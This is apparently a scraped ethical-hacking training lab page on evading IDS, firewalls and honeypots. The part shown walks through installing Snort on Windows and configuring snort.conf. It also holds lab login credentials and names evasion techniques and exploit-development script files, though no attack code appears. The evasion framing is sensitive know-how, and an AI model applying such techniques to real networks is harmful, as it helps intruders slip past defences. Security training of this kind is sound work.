

Your virtual machines are starting
Your lab will be ready in about 30 seconds.
[Show while starting](#) [Close Window](#)

1

[Close](#)

2

3

- Reconnect
- Power On
- Pause
- Resume
- Reset/Reboot
- Power Off
- Fit Window to Machine
- Fit Machine To Window
- Open in New Window
- Split Windows
- Revert Machine
- Reset Internet Gateway

4

- Ctrl+Alt+Delete
- ALT+Tab
- Windows Key

- Windows Key
- Windows Key + D
- Windows Key + E
- Windows Key + F
- Windows Key + M
- Windows Key + R
- Windows Key + X
- Windows Key + ...

- Windows Key
- Type Text

- Type Username
- Type Password
- Type Clipboard Text

- Virtual Keyboard

Windows 11⁵

Windows 11
Windows Server 2022
Windows Server 2019
Parrot Security
Ubuntu

Poor Connection

Full Screen
Power and Display
Keyboard
Machine Selection

This machine must be controlled outside of your browser via Remote Desktop.

Launch Remote Desktop

Username:

Password:

The selected machine is off.

Start

Machine is open in a separate window. [Close Window](#)

X

- Esc
- F1
- F2
- F3
- F4
- F5
- F6
- F7
- F8
- F9
- F10
- F11
- F12
- PrtSc
- ScrLk
- Pause
- `
- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 0
- -
- =
- ← Backspace
- Insert

- Home
- P Up

- NLock

- /
- *
- -
- Tab
- q
- w
- e
- r
- t
- y
- u
- i
- o
- p
- [
-]
- \
- Delete
- End
- P Down

- 7

- 8
- 9
- +
- Caps
- a
- s
- d
- f
- g
- h
- j
- k
- l
- ;
- '
- ↲ Enter

- 4

- 5
- 6
- Shift
- z
- x
- c

- v
 - b
 - n
 - m
 - ,
 - .
 - /
 - Shift
 - ↑
 - 1
 - 2
 - 3
 - Enter
 - Ctrl
 - Win
 - Alt
 - Alt
 - Win
 - Ctrl
 - ←
 - ↓
 - →
- 0
 - .

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

6

Password

7

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

- Not Connected

Username

Password

Reconnect

Evading IDS, Firewalls, and Honeypots⁸

[Exit Lab](#)

Save Progress And Exit

End Lab

[Instructions](#)[Resources](#)

Module 12: Evading IDS, Firewalls, and Honeypots

Scenario

Type Text

Type Text

Evading IDS, Firewalls, and Honeypots

The adoption of Internet use throughout the business world has boosted network usage in general. Organizations are using various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and "honeypots" to protect their networks, which are the preferred targets of hackers for compromising organizations' security. Attackers continue to find new ways to breach network security and attack these targets.

As an expert ethical hacker or pen tester, you must possess sound knowledge of the functions, role, placement, and design implementation of IDS, IPS, firewalls, and honeypots used in the organization, as well as understand the process that the attacker has used to evade the organization's security in order to detect their intrusion attempts. The labs in this module give hands-on experience in auditing a network against IDS and firewall evasion attacks.

Objective

The objective of the lab is to evade the IDS and Firewall, and other tasks that include, but are not limited to:

- Detect intrusion attempts
- Detect malicious network traffic
- Detect intruders and their attack weapon
- Evasion firewalls using various evasion techniques

Overview of Evading IDS, Firewalls, and Honeypots

IDSs, which provide an extra layer of security to the organization's infrastructure, are attractive targets for attackers. Attackers implement various IDS evasion techniques to bypass this security mechanism and compromise the infrastructure. Many IDS evasion techniques circumvent detection through multiple methods and can adapt to the best possible method for each system.

The firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the generated malicious traffic.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to evade the IDS and firewall on the target network. Recommended labs that will assist you in learning various evasion techniques include:

1. Perform intrusion detection using various tools
 - o Detect intrusions using Snort
 - o Deploy Cowrie honeypot to detect malicious network traffic
2. Evasion IDS/firewalls using various evasion techniques
 - o Evasion firewall through Windows BITSAdmin

Lab 1: Perform Intrusion Detection using Various Tools

Lab Scenario

The goal of the Intrusion Detection Analyst is to find possible attacks against a network. Recent years have witnessed a significant increase in Distributed Denial-of-Service (DDoS) attacks on the Internet, making network security a great concern. Analysts search for possible attacks by examining IDS logs and packet captures and corroborating them with firewall logs, known vulnerabilities, and general trending data from the Internet. IDS attacks are becoming more sophisticated; automatically reasoning the attack scenarios in real-time, and categorizing them has become a critical challenge. These processes result in huge amounts of data, which analysts must examine to detect a pattern. However, the overwhelming flow of events generated by IDS sensors make it difficult for security administrators to uncover hidden attack plans.

To become an expert penetration tester and security administrator, you must possess sound knowledge of network IPSs, IDSs, malicious network activity, and log information.

Lab Objectives

- Detect intrusions using Snort
- Deploy Cowrie honeypot to detect malicious network traffic

Overview of Intrusion Detection Systems

Intrusion detection systems are highly useful as they monitor both the inbound and outbound traffic of the network and continuously inspects the data for suspicious activities that may indicate a network or system security breach. The IDS checks traffic for signatures that match known intrusion patterns and signals an alarm when a match is detected. It can be categorized into active and passive, depending on its functionality: an IDS is generally passive

and is used to detect intrusions, while an intrusion prevention system (IPS) is considered as an active IDS, as it is not only used to detect the intrusion on the network, but also prevent them.

Main Functions of IDS:

- Gathers and analyzes information from within a computer or a network, to identify the possible violations of security policy
- Also referred to as a "packet-sniffer," which intercepts packets traveling along various communication mediums and protocols
- Evaluates traffic for suspected intrusions and signals an alarm after detection

Task 1: Detect Intrusions using Snort

Snort is an open-source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis and content searching/matching and is used to detect a variety of attacks and probes such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts. It uses a flexible rules language to describe traffic to collect or pass, as well as a detection engine that utilizes a modular plug-in architecture.


Uses of Snort:

- Straight packet sniffer such as tcpdump
- Packet logger (useful for network traffic debugging, etc.)
- Network intrusion prevention system

Here, we will use Snort to detect network intrusions.

1. Click on [Windows 11](#) to switch to **Windows 11** machine. Click [Ctrl+Alt+Delete](#) to activate the machine and login using **Admin/Pa\$\$w0rd**.
2. Alternatively, you can also click **Pa\$\$w0rd** under **Windows 11** machine thumbnail in the **Resources** pane.
3. [more...](#)
4. Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
5. Navigate to **E:\CEH-Tools\CEHv13 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort** and double-click the **Snort_2_9_15_Installe.x64.exe** file to start the Snort installation.
6. If an **Open File - Security warning** pop-up window appears, click **Yes**.
7. Accept the **License Agreement** and install Snort by selecting the default options that appear step by step in the wizard.
8. A window appears after the successful installation of Snort; click **Close**.
9. Click **OK** to exit the **Snort Installation** window.
10. Snort requires **WinPcap** to be installed on your machine. In this task environment, we have already installed WinPcap drivers for packet capturing.

11.




2 items 1 item selected 3.12 MB State: Shared



12. By default, Snort installs itself in **C:\Snort** (C:\ or D:\, depending on the disk drive in which the OS is installed).
13. Navigate to the **etc** folder in the specified location, **E:\CEH-Tools\CEHv13 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150\etc** of the Snort rules; copy **snort.conf** and paste it in **C:\Snort\etc**.
14. **snort.conf** is already present in **C:\Snort\etc**; replace the file with the newly copied file.

15.



16. Copy the **so_rules** folder from **E:\CEH-Tools\CEHv13 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.
17. Copy the **preproc_rules** folder from **E:\CEH-Tools\CEHv13 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150**, and paste it into **C:\Snort**. The **preproc_rules** folder is already present in **C:\Snort**; replace this folder with the **preproc_rules** folder taken from the specified location.
18. Using the same method, copy the **rules** folder from **E:\CEH-Tools\CEHv13 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.
19. Now, right-click on the **Windows Start** icon and click **Run** from the menu.
20. The **Run** window appears; type **cmd** in the **Open** field and click **OK** to launch command prompt window.
21. The **Command Prompt** window appears; type **cd C:\Snort\bin** and press **Enter** to access the bin folder in the command prompt. Run **snort** command to initiate snort.

22.

The screenshot shows a Windows Command Prompt window titled "Command Prompt - snort". The window displays the following text:

```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd C:\Snort\bin

C:\Snort\bin>snort
Running in packet dump mode

     === Initializing Snort ===
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{4D2388BC-BDF8-4987-92BB-24531EDFF643}".
Decoding Ethernet

     === Initialization Complete ===

  _*- Snort! -*_
o" )~ Version 2.9.15-WIN32 GRE (Build 7)
*** By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.18 2010-06-25
Using ZLIB version: 1.2.3

Commencing packet processing (pid=7708)
```

The command "snort" has been run in the "bin" directory of the Snort installation. The output shows the Snort initialization process, including the configuration of output plugins and the acquisition of network traffic. The "Initialization Complete" message is highlighted with a red rectangle. The copyright information at the bottom of the output is also highlighted with a red rectangle.

23. Snort **initializes**; wait for it to complete. Press **Ctrl+C** after some time, Snort exits and comes back to **C:\Snort\bin**.
24. Now type **snort -W**. This command lists your machine's physical address, IP address, and Ethernet Drivers, but all are disabled by default.

25.

```
ca Select Command Prompt
GRE IP4:          0 ( 0.000%)
GRE IP6:          0 ( 0.000%)
GRE IP6 Ext:       0 ( 0.000%)
GRE PPTP:         0 ( 0.000%)
GRE ARP:          0 ( 0.000%)
GRE IPX:          0 ( 0.000%)
GRE Loop:         0 ( 0.000%)
MPLS:             0 ( 0.000%)
ARP:              0 ( 0.000%)
IPX:              0 ( 0.000%)
Eth Loop:         0 ( 0.000%)
Eth Disc:         0 ( 0.000%)
IP4 Disc:         0 ( 0.000%)
IP6 Disc:         0 ( 0.000%)
TCP Disc:         0 ( 0.000%)
UDP Disc:         0 ( 0.000%)
ICMP Disc:        0 ( 0.000%)
All Discard:      0 ( 0.000%)
    Other:          0 ( 0.000%)
Bad Chk Sum:      60 ( 50.420%)
Bad TTL:          0 ( 0.000%)
    S5 G 1:         0 ( 0.000%)
    S5 G 2:         0 ( 0.000%)
Total:            119
=====
Snort exiting

C:\Snort\bin>snort -W
,,-> Snort! <*-
o"_)~ Version 2.9.15-WIN32 GRE (Build 7)
... By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.3

Index Physical Address           IP Address     Device Name   Description
-----
 1  00:00:00:00:00:00  0000:0000:fe80:0000:0000:0000:709f:40d1 \Device\NPF_{5A9B3588-F693-4023-B9B6-DCC29ADB1114}
    Microsoft Corporation

C:\Snort\bin>
```


10:13 PM
3/12/2024

26. Observe your Ethernet Driver **index number** and write it down (in this task, it is **2**).
27. To enable the Ethernet Driver, in the command prompt, run command **snort -dev -i 2**.
28. You see a rapid scroll text in the command prompt, which means that the Ethernet Driver is enabled and working properly.

29.

30. Leave the Snort command prompt window open, and launch another command prompt window.
 31. In a new command prompt, run **ping google.com** command.

32.



Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Admin>ping google.com
Pinging google.com [216.58.201.110] with 32 bytes of data:
Reply from 216.58.201.110: bytes=32 time=2ms TTL=116

Ping statistics for 216.58.201.110:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 2ms, Maximum = 2ms, Average = 2ms
C:\Users\Admin>

33. This ping command triggers a Snort alert in the Snort command prompt with rapid scrolling text.
34. The Google IP address will differ when you perform this task.

35.

36. Close both command prompt windows. The verification of Snort installation and the triggering alert is complete, and Snort is working correctly in verbose mode.
 37. Configure the **snort.conf** file, located at **C:\Snort\etc**.
 38. Open the **snort.conf** file with **Notepad++**.
 39. Scroll down to the **Step #1: Set the network variables** section (Line 41) of the **snort.conf** file. In the **HOME_NET** line (Line 45), replace **any** with the IP addresses of the machine (target machine) on which Snort is running. Here, the target machine is **Windows 11** and the IP address is **10.10.1.11**.
 40. Leave the **EXTERNAL_NET any** line as it is.
 41. If you have a **DNS Server**, then make changes in the **DNS_SERVERS** line by replacing **\$HOME_NET** with your DNS Server IP address; otherwise, leave this line as it is.
 42. Here, the DNS server is **8.8.8.8**.

43.

```
*C:\Snort\etc\snort.conf - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
hosts fuzz.py findoff.py overwrite.py badchars.py jump.py shellcode.py snort.conf


34 # 6) Configure output plugins
35 # 7) Customize your rule set
36 # 8) Customize preprocessor and decoder rule set
37 # 9) Customize shared object rule set
38 ######
39
40 ######
41 # Step #1: Set the network variables. For more information, see README.variables
42 #####
43
44 # Setup the network addresses you are protecting
45 ipvar HOME_NET 10.10.1.11
46
47 # Set up the external network addresses. Leave as "any" in most situations
48 ipvar EXTERNAL_NET any
49
50 # List of DNS servers on your network
51 ipvar DNS_SERVERS 8.8.8.8
52
53 # List of SMTP servers on your network
54 ipvar SMTP_SERVERS $HOME_NET
55
56 # List of web servers on your network
57 ipvar HTTP_SERVERS $HOME_NET
58
59 # List of sql servers on your network
60 ipvar SQL_SERVERS $HOME_NET
61
62 # List of telnet servers on your network
63 ipvar TELNET_SERVERS $HOME_NET
64
65 # List of ssh servers on your network
66 ipvar SSH_SERVERS $HOME_NET
67
68 # List of ftp servers on your network
69 ipvar FTP_SERVERS $HOME_NET
```

Normal text file length : 30,254 lines : 713 Ln: 51 Col: 26 Pos: 2,028 Unix (LF) UTF-8 INS

10:22 PM 3/12/2024

44. The same applies to SMTP_SERVERS, HTTP_SERVERS, SQL_SERVERS, TELNET_SERVERS, and SSH_SERVERS.
45. Remember that if you do not have any servers running on your machine, leave the line as it is. **DO NOT** make any changes in that line.
46. Scroll down to **RULE_PATH** (Line 104). In Line 104, replace **./rules** with **C:\Snort\rules** in Line 105, replace **./so_rules** with **C:\Snort\so_rules** and in Line 106, replace **./preproc_rules** with **C:\Snort\preproc_rules**.

47.



```
C:\Snort\etc\snort.conf - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
hosts fuzz.py findoff.py ovenwrite.py badchars.py jump.py shellcode.py snort.conf

